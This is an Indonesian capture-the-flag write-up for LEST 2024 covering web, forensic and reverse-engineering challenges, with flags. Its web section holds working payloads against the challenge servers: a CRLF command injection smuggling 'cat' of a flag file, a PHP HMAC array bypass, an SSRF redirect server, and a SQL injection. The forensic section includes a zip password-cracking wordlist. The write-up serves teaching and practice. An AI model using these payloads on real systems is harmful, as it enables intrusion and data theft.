WRITEUP LEST 1.0

Girls Band Cry - Togenashi Togeari

HyggeHalcyon

DAFTAR ISI

WEB

Pink Pink Pink

Flag: LEST2024{p4stikan_f1lter_y4ng_k4mu_gun4kan_sud4h_4man_y44aa_da284b6a}

Command Injection, berikut script yang dipakai:

```
import requests

ip = '35.222.73.197'
port = 42140
url = f'http://{ip}:{port}'

proxies = {
    'http': 'http://127.0.0.1:8080',
    'https': 'https://127.0.0.1:8080'
}

def main():
    # https://hackmd.io/@Gatart/Sk9jTAoNo
    payload = b'google.com'
    payload += b'\r\n'
    payload += b'cat /flag180103131202.txt'
    body = {
        'ip': payload,
        'Submit': ''
    }

    r = requests.post(url, data=body, proxies=proxies)
    print(r.text.split('<pre>')[1].split('</pre>')[0])

if __name__ == '__main__':
    main()
```

phpEZ

Flag: LEST2024{p4stikan_f1lter_y4ng_k4mu_gun4kan_sud4h_4man_y44aa_da284b6a}

jujur aku juga gatau apa yg sebenarnya di exploit, karena sebenarnya cuma nge satisfy condition yang ada di source codenya:

```
import requests

ip = '35.222.73.197'
port = 42110
```

```
url = f'http://{ip}:{port}'

proxies = {
    'http': 'http://127.0.0.1:8080',
    'https': 'https://127.0.0.1:8080'
}

def main():
    body = {
        'key': 'a[/123', # bruh I was just testing stuff, and it worked
lol
    }

    r = requests.post(url, data=body)
    print(r.text)

if __name__ == '__main__':
    main()
```

HMAC

Flag: LEST2024{0ld_vUln3rab1liTtY_in_php_7_jUzt_f0r_1nF0rm4t10on}

challenge yang sama dapat ditemukan pada repo berikut:
https://github.com/CodeCorrupt/White-Box-PHP

sehingga tinggal ikuti PoC yang ada, berikut request yang diberikan serta response yang didapatkan:

Request:

```
POST / HTTP/1.1
Host: 35.222.73.197:42100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0)
Gecko/20100101 Firefox/127.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 89
```

```
hmac=43b0cef99265f9e34c10ea9d3501926d27b39f57c6d674561d8ba236e7a819fb&h
ost=test&nonce[]=1
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 27 Jul 2024 06:26:39 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.0.31
Vary: Accept-Encoding
Content-Length: 199
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<br />
<b>Warning</b>:  hash_hmac() expects parameter 2 to be string, array
given in <b>/var/www/html/index.php</b> on line <b>17</b><br />
LEST2024{0ld_vUln3rab1liTtY_in_php_7_jUzt_f0r_1nF0rm4t10on}
```

lintasan rute

Flag: LEST2024{apa??_http_method?}

aku juga gatau apa yang ku exploit, cuma nge dukun URI dan http methodnya aja.

berikut request yang diberikan serta response yang didapatkan:

Request:

```
OPTIONS /flag.txt HTTP/1.1
Host: 35.222.73.197:42130
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0)
Gecko/20100101 Firefox/126.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=b41b7c62be736fbf1d5d4b4fb096ddfc
Upgrade-Insecure-Requests: 1
Priority: u=1
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 0
```

Response:

```
HTTP/1.1 500 Internal Server Error
X-Powered-By: NodeJS
Date: Fri, 26 Jul 2024 08:47:48 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 88

<h1>Internal SERVER error, but here your flag!</h1><h1>LEST2024{apa??_http_method?}</h1>
```

Super Secure Proxy

Flag: LEST2024{p3nt1n99ny4_s3cure_c0d3_aw4r3ne5s_s4l4h_s4tuny44_d3ng4n_s3cur33_s0ftwar33e_dev3lo0pm3nt_l1fe3e3_cycl3_3d3f97f71f}

challenge SSRF duplikat dari SEECTF 2022 yang PoC dapat ditemukan di:
https://ctftime.org/task/22044

tinggal ikut PoC yang ada, berikut script yang digunakan:

```python
from flask import Flask, redirect, request

app = Flask(__name__)
check = True

@app.route("/exploit", methods=['GET', 'POST'])
def handle():
    global check
    if check:  # First request = benign
        check = False
        return "First request is benign, why wouldn't the second be?!"
    else:  # Second request = malicious
        check = True
        return redirect("http://127.0.0.1/flag", code=302)
```

sequel

Flag: LEST2024{bingung_mau_nulis_apa}

challenge duplikat dari: https://ctftime.org/writeup/38702

sehingga tinggal ikuti PoC yang ada, berikut request yang diberikan serta response yang didapatkan:

Request:

```
POST /submit HTTP/1.1
Host: 35.222.73.197:42150
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0)
Gecko/20100101 Firefox/127.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://35.222.73.197:42150/
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://35.222.73.197:42150
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=1

name=idk\"+OR+1==1&guests=na&neatness=na&sleep=na&awake=na
```

Response:

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.11.4
Date: Sat, 27 Jul 2024 06:23:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 382
Connection: close

<h2>Result for idk\&#34; OR 1==1:</h2>
<table id="data" class="table table-striped">
  <thead>
    <tr>
      <th>Name</th>
      <th>Guests</th>
      <th>Neatness</th>
      <th>Sleep time</th>
      <th>Awake time</th>
    </tr>
  </thead>
```


```
  <tbody>

  </tbody>
</table>
<a href="/">Back</a>

<style>
  * {
    border: 1px solid black; border-collapse: collapse;
  }
</style>
```

FORENSIC

mywife

Flag: Kaliber{sh3_is_beaut1ful,_isn't_she?}

somehow aku ga bisa mount jadi binwalk aja dan extract semua yang bersifat image, salah satunya memuat flag.



company data

Flag: LEST2024{alw4ys_Ch3ck_hiST0ry,_1n_cas3_it's_useful_2e600e8e8}

dari .bash_history bisa dilihat bahwa zip di kunci dengan password yang ada pada pass.txt lalu 2 byte terakhir dari pass.txt dihapus. solusiku adalah membuat custom wordlist dengan bruteforce 2 byte terakhir tersebut lalu jalankan password cracker seperti john atau hashcat.

berikut hash yang diberikan oleh zip2john:

```
data.zip/flag.txt:$zip2$*0*3*0*7d759fddb59699cf93a99a0855146110*6928*3f*0263e0c0b4e624a887eaf4f112ec3278da5493317ba1d3a23e24e22a5fceb6b79c69927dd06c5d31946f098bdc178084a2a7a4784c6326b11c7b41a89aaa9b*2242a9c3e1f983ad8e69*$/zip2$:flag.txt:data.zip:data.zip
```

berikut script utk custom wordlist:


```
from string import ascii_lowercase, ascii_uppercase, digits

password = 'anggr41n1xrW^C5t^of'
pool = ascii_lowercase + ascii_uppercase + digits + '^'
with open('wordlist.txt', 'wb') as f:
    for c1 in pool:
        for c2 in pool:
            f.write(f'{password}{c1}{c2}\n'.encode())

# crack with john found password:
# anggr41n1xrW^C5t^of2f
```

Wika Wika

Flag: LEST2024{meN@MA7KAn_cY83RPUNk_077}

dberikan gif, ikut metode yang serupa dengan writeup dibawah:
https://ctftime.org/writeup/36631

yaitu menggunakan stegsolve dan examine satu per satu dari frame yang ada pada gif tersebut.




REVERSE ENGINEERING

crackme


Flag: LEST2024{ev3ry_cr4cK_I_dDid_,can_cr4ck_yourr_h3artt_bjirrl4hhh_0ce613bae5}

berikut dekompilasi yang didapatkan:



```
Decompile: main - (crackme)
13  undefined local_298 [112];
14  undefined local_228 [112];
15  char bof [112];
16  char local_148 [312];
17  long local_10;
18
19  local_10 = *(long *)(in_FS_OFFSET + 0x28);
20  banner();
21  chal(line1,line2,prompt_flag,salah_flag,local_378,local_308,local_298,local_228,local_148);
22  puts(line1);
23  puts(line2);
24  if ((argc < 2) || (c = strcmp(*(char **)(argv + 8),"true"), c != 0)) {
25    sleep(4);
26  }
27  else {
28    printf("%s",prompt_flag);
29    __isoc99_scanf("%s",bof);
30    c = strcmp(bof,local_148);
31    if (c == 0) {
32      printf("%s",local_378);
33    }
34    else {
35      printf("%s",salah_flag);
36    }
37  }
38  if (local_10 == *(long *)(in_FS_OFFSET + 0x28)) {
39    return 0;
40  }
41                    /* WARNING: Subroutine does not return */
42  __stack_chk_fail();
43}
44
```

program mewajibkan untuk memberikan argv[1] sebagai string true agar dapat lanjut, lalu program akan behave seperti flag checker pada umumnya. flag di proses pada fungsi chal yang lumayan rumit jadi pada debugger kita examine saja memory pada saat flag di compare pada line 30.



```
*RSP  0x7fffffffd710 —▸ 0x7fffffffdd68 —▸ 0x7fffffffe0e8 ◂— '/home/halcyon/git/CTFs/2024/LEST/crackme/crackme'
*RIP  0x5555555557d2 ◂— call 0x555555555100
──────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────
▶ 0x5555555557d2    call   strcmp@plt                <strcmp@plt>
        s1: 0x7fffffffdaa0 ◂— 0x6b6469 /* 'idk' */
        s2: 0x7fffffffdb10 ◂— 'LEST2024{ev3ry_cr4cK_I_dDid_,can_cr4ck_yourr_h3artt_bjirrl4hhh_0ce613bae5}'

  0x5555555557d7    test   eax, eax
  0x5555555557d9    jne    0x5555555557fb               <0x5555555557fb>

  0x5555555557db    lea    rax, [rbp - 0x370]
  0x5555555557e2    mov    rsi, rax
  0x5555555557e5    lea    rax, [rip + 0xc93]
  0x5555555557ec    mov    rdi, rax
  0x5555555557ef    mov    eax, 0
  0x5555555557f4    call   printf@plt               <printf@plt>

  0x5555555557f9    jmp    0x55555555582c               <0x55555555582c>

  0x5555555557fb    lea    rax, [rbp - 0x3e0]
──────────────────────────────────[ STACK ]──────────────────────────────────
00:0000 rsp 0x7fffffffd710 —▸ 0x7fffffffdd68 —▸ 0x7fffffffe0e8 ◂— '/home/halcyon/git/CTFs/2024/LEST/crackme/crackme'
01:0008     0x7fffffffd718 ◂— 0x2f7fcb8c0
02:0010     0x7fffffffd720 ◂— 'Apakah kamu tau indonesia mempunyai banyak'
03:0018     0x7fffffffd728 ◂— 'amu tau indonesia mempunyai banyak'
04:0020     0x7fffffffd730 ◂— 'indonesia mempunyai banyak'
05:0028     0x7fffffffd738 ◂— 'a mempunyai banyak'
06:0030     0x7fffffffd740 ◂— 'yai banyak'
07:0038     0x7fffffffd748 ◂— 0x7ffff7006b61 /* 'ak' */
──────────────────────────────[ BACKTRACE ]──────────────────────────────
▶ 0   0x5555555557d2
  1   0x7ffff7ded24a __libc_start_call_main+122
  2   0x7ffff7ded305 __libc_start_main+133
  3   0x555555555165
──────────────────────────────────────────────────────────────────────────
pwndbg>
```

Scramble pyre

Flag: LEST2024{d3comp1ling_pyth0n_w4st3_my_t1me_8bcaff6a2e}

decompile python bytecode .pyc yang diberikan dengan uncompyle6 lalu ini yang didapatkan:

```
# uncompyle6 version 3.9.2
# Python bytecode version base 2.7 (62211)
# Decompiled from: Python 3.11.0 (main, Oct 24 2022, 18:26:48) [MSC
v.1933 64 bit (AMD64)]
# Embedded file name: scramble-pyre.py
# Compiled at: 2024-07-23 21:33:18


def logo():
    print '\nScramble Python\n'


def main():
    inputUser = raw_input('Ayo cek flagnya mas: ')
    splitString = list(inputUser)
    flage = []
    for i in range(0, len(splitString)):
        flag = ord(splitString[i]) + 13877459 + 332291
        flage.append(flag)

    if len(flage) == 53:
        if flage[41] == 14209845 and flage[14] == 14209862 and flage[4]
== 14209800 and flage[38] == 14209799 and flage[0] == 14209826 and
flage[26] == 14209860 and flage[25] == 14209798 and flage[17] ==
14209855 and flage[32] == 14209801 and flage[27] == 14209845 and
flage[51] == 14209851 and flage[40] == 14209851 and flage[48] ==
14209804 and flage[20] == 14209845 and flage[16] == 14209858 and
flage[29] == 14209802 and flage[35] == 14209871 and flage[11] ==
14209849 and flage[45] == 14209847 and flage[3] == 14209834 and
flage[15] == 14209799 and flage[13] == 14209859 and flage[44] ==
14209849 and flage[12] == 14209861 and flage[19] == 14209853 and
flage[47] == 14209852 and flage[39] == 14209859 and flage[1] ==
14209819 and flage[52] == 14209875 and flage[43] == 14209848 and
flage[36] == 14209845 and flage[46] == 14209852 and flage[23] ==
14209866 and flage[42] == 14209806 and flage[9] == 14209850 and
flage[10] == 14209801 and flage[28] == 14209869 and flage[31] ==
14209866 and flage[49] == 14209847 and flage[24] == 14209854 and
flage[21] == 14209862 and flage[22] == 14209871 and flage[7] ==
```

```
14209802 and flage[33] == 14209845 and flage[18] == 14209860 and
flage[50] == 14209800 and flage[5] == 14209798 and flage[6] == 14209800
and flage[37] == 14209866 and flage[8] == 14209873 and flage[30] ==
14209865 and flage[34] == 14209859 and flage[2] == 14209833:
            print 'Benar mas, itu flagnya.'
        else:
            print 'Itu bukan flagnya mas.'
    else:
        print 'Itu bukan flagnya mas.'


if __name__ == '__main__':
    logo()
    main()

# okay decompiling scramble-pyre.pyc
```

untuk reverse dan mendapatkan flag, setiap komparasi yang dilakukan di decrement dengan 13877459 dan 332291 lalu di map dengan ascii. berikut script yang digunakan:

```
crumbs = [0x0] * 53
crumbs[41] = 14209845
crumbs[14] = 14209862
crumbs[4] = 14209800
crumbs[38] = 14209799
crumbs[0] = 14209826
crumbs[26] = 14209860
crumbs[25] = 14209798
crumbs[17] = 14209855
crumbs[32] = 14209801
crumbs[27] = 14209845
crumbs[51] = 14209851
crumbs[40] = 14209851
crumbs[48] = 14209804
crumbs[20] = 14209845
crumbs[16] = 14209858
crumbs[29] = 14209802
crumbs[35] = 14209871
crumbs[11] = 14209849
crumbs[45] = 14209847
crumbs[3] = 14209834
crumbs[15] = 14209799
crumbs[13] = 14209859
crumbs[44] = 14209849
```


```
crumbs[12] = 14209861
crumbs[19] = 14209853
crumbs[47] = 14209852
crumbs[39] = 14209859
crumbs[1] = 14209819
crumbs[52] = 14209875
crumbs[43] = 14209848
crumbs[36] = 14209845
crumbs[46] = 14209852
crumbs[23] = 14209866
crumbs[42] = 14209806
crumbs[9] = 14209850
crumbs[10] = 14209801
crumbs[28] = 14209869
crumbs[31] = 14209866
crumbs[49] = 14209847
crumbs[24] = 14209854
crumbs[21] = 14209862
crumbs[22] = 14209871
crumbs[7] = 14209802
crumbs[33] = 14209845
crumbs[18] = 14209860
crumbs[50] = 14209800
crumbs[5] = 14209798
crumbs[6] = 14209800
crumbs[37] = 14209866
crumbs[8] = 14209873
crumbs[30] = 14209865
crumbs[34] = 14209859
crumbs[2] = 14209833

for c in crumbs:
    print(chr(c - 13877459 - 332291), end='')
```

Admin Login


Flag:
LEST2024{r3vers1ng_a_d0tn3t_pr0grr4mm_s00_e4sily_tamtAiUJFn7loveb9Muwyouhg6yjV3_5fea634fb8}

diberikan aplikasi GUI dari C# .NET, saya coba decompile dengan dnSpy namun gagal, saya coba lagi dengan ILSpy dan berhasil.

terdapat fungsi success login apabila, login berhasil yang nampaknya akan menampilkan flag dan suatu gambar



pada form login bisa dilihat terdapat hardcoded credentials didalamnya



yang mana program akan mendapatkan password dari https://pastebin.com/raw/1Gpv7gkg lalu akan menjalakan fungsi berikut untuk dekripsi:

```
passwordEncrypt(string) : string
// Admin Portal Login, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// Admin_Portal_Login.Program
public static string passwordEncrypt(string password)
{
    char[] array = password.ToCharArray();
    for (int i = 0; i < array.Length; i++)
    {
        if (i % 2 == 0)
        {
            array[i] = (char)(array[i] - 3);
        }
        else
        {
            array[i] = (char)(array[i] - 5);
        }
    }
    return new string(array);
}
```

kita bisa lihat juga pada fungsi berikut yang akan dipanggil apabila login berhasil, program akan mendownload hal lain pada link https://pastebin.com/raw/zq2hTT1y

```
thisssssmethoddOnlyyAdminncanUseeeeAreeyouuuuuuuuAnNNadminnistratorrrrrrrrrrr() : string
// Admin Portal Login, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// Admin_Portal_Login.Program
using System.Net;

public static string thisssssmethoddOnlyyAdminncanUseeeeAreeyouuuuuuuuAnNNadminnistratorrrrrrrrrrr()
{
    return new WebClient().DownloadString("https://pastebin.com/raw/zq2hTT1y");
}
```

yang merupakan flag yang tidak komplit, yang dapat dikomplitkan dengan mengganti text REPLACE-WITH-PASSSWORD dengan password yang telah di dekripsi

```
string text = Program.thisssssmethoddOnlyyAdminncanUseeeeAreeyouuuuuuuuAnNNadminnistratorrrrrrrrrrr();
string newValue = Program.passwordEncrypt(new WebClient().DownloadString("https://pastebin.com/raw/1Gpv7gkg"));
string flagtoBox = text.Replace("REPLACE-WITH-PASSWORD", newValue);
MessageBox.Show("Correct Credentials");
new FormSuccessLogin(flagtoBox).Show();
```

berikut script yang digunakan:

```
enc_pass = 'wfpyDnXOIs:qr{hg<Rx||txmj;|oY8'
flag = 'LEST2024{r3versIng_a_d0tn3t_pr0grr4mm_s00_e4sily_REPLACE-WITH-PASSWORD_5fea634fb8}'
pt_pass = ''

for idx, c in enumerate(enc_pass):
    if idx % 2 == 0:
        pt_pass += chr(ord(c) - 3)
    else:
```

```
        pt_pass += chr(ord(c) - 5)

print("[+] Decrypted Password: ", pt_pass)
print(flag.replace('REPLACE-WITH-PASSWORD', pt_pass))
```

Zero Driver

Flag: LEST2024{wind0ws_4p1_i5_We1Rd}

diberikan driver.exe yang merupakan binary untuk windows, berikut dekompilasi dari fungsi main:

```
undefined8 main?(void)

{
  code *pcVar1;
  BOOL BVar2;
  uint uVar3;
  uint position;
  PULONG pUVar4;
  HANDLE Pipe;
  undefined4 extraout_var;
  FILE *_File;
  LPVOID _DstBuf;
  undefined8 uVar5;
  __crt_stdio_stream File;
  PULONG ClientSessionId;
  longlong lVar6;
  char *pcVar7;

  pUVar4 = (PULONG)K32EnumDeviceDrivers(0,0x539,10);
  ClientSessionId = pUVar4;
  Pipe = (HANDLE)K32GetDeviceDriverBaseNameA(0);
  BVar2 = GetNamedPipeClientSessionId(Pipe,ClientSessionId);
  pcVar7 = (char *)CONCAT44(extraout_var,BVar2);
  uVar3 = K32EmptyWorkingSet(0,pUVar4);
                              _File                =                (FILE
*)_common_fsopen<char>(s_flag_14001b004,s_rb_14001b000);
  if (_File == (FILE *)0x0) {
    perror(s_Failed_to_open_flag_file_14001b010);
    return 1;
  }
  File = SUB81(_File,0);
```

```
  _common_fseek(File,0,2);
  position = common_ftell<long>(File);
  _common_fseek(File,0,0);
  _DstBuf = _malloc_base((longlong)(int)position);
  if (_DstBuf == (LPVOID)0x0) {
    perror(s_Failed_to_allocate_memory_for_fl_14001b030);
    fclose(_File);
    uVar5 = 1;
  }
  else {
    fread(_DstBuf,1,(longlong)(int)position,_File);
    fclose(_File);
    if (position != uVar3) {
      puts(s_Bye_14001b00c);
      _common_exit(0);
      pcVar1 = (code *)swi(3);
      uVar5 = (*pcVar1)();
      return uVar5;
    }
    position = 0;
    if (uVar3 != 0) {
      lVar6 = (longlong)_DstBuf - (longlong)pcVar7;
      do {
        if (*pcVar7 != pcVar7[lVar6]) {
          puts(s_Bye_14001b02c);
          _common_exit(0);
          pcVar1 = (code *)swi(3);
          uVar5 = (*pcVar1)();
          return uVar5;
        }
        position = position + 1;
        pcVar7 = pcVar7 + 1;
      } while (position < uVar3);
    }
    puts(s_Secret_is_secured!_14001b058);
    free_base(_DstBuf);
    uVar5 = 0;
  }
  return uVar5;
}
```

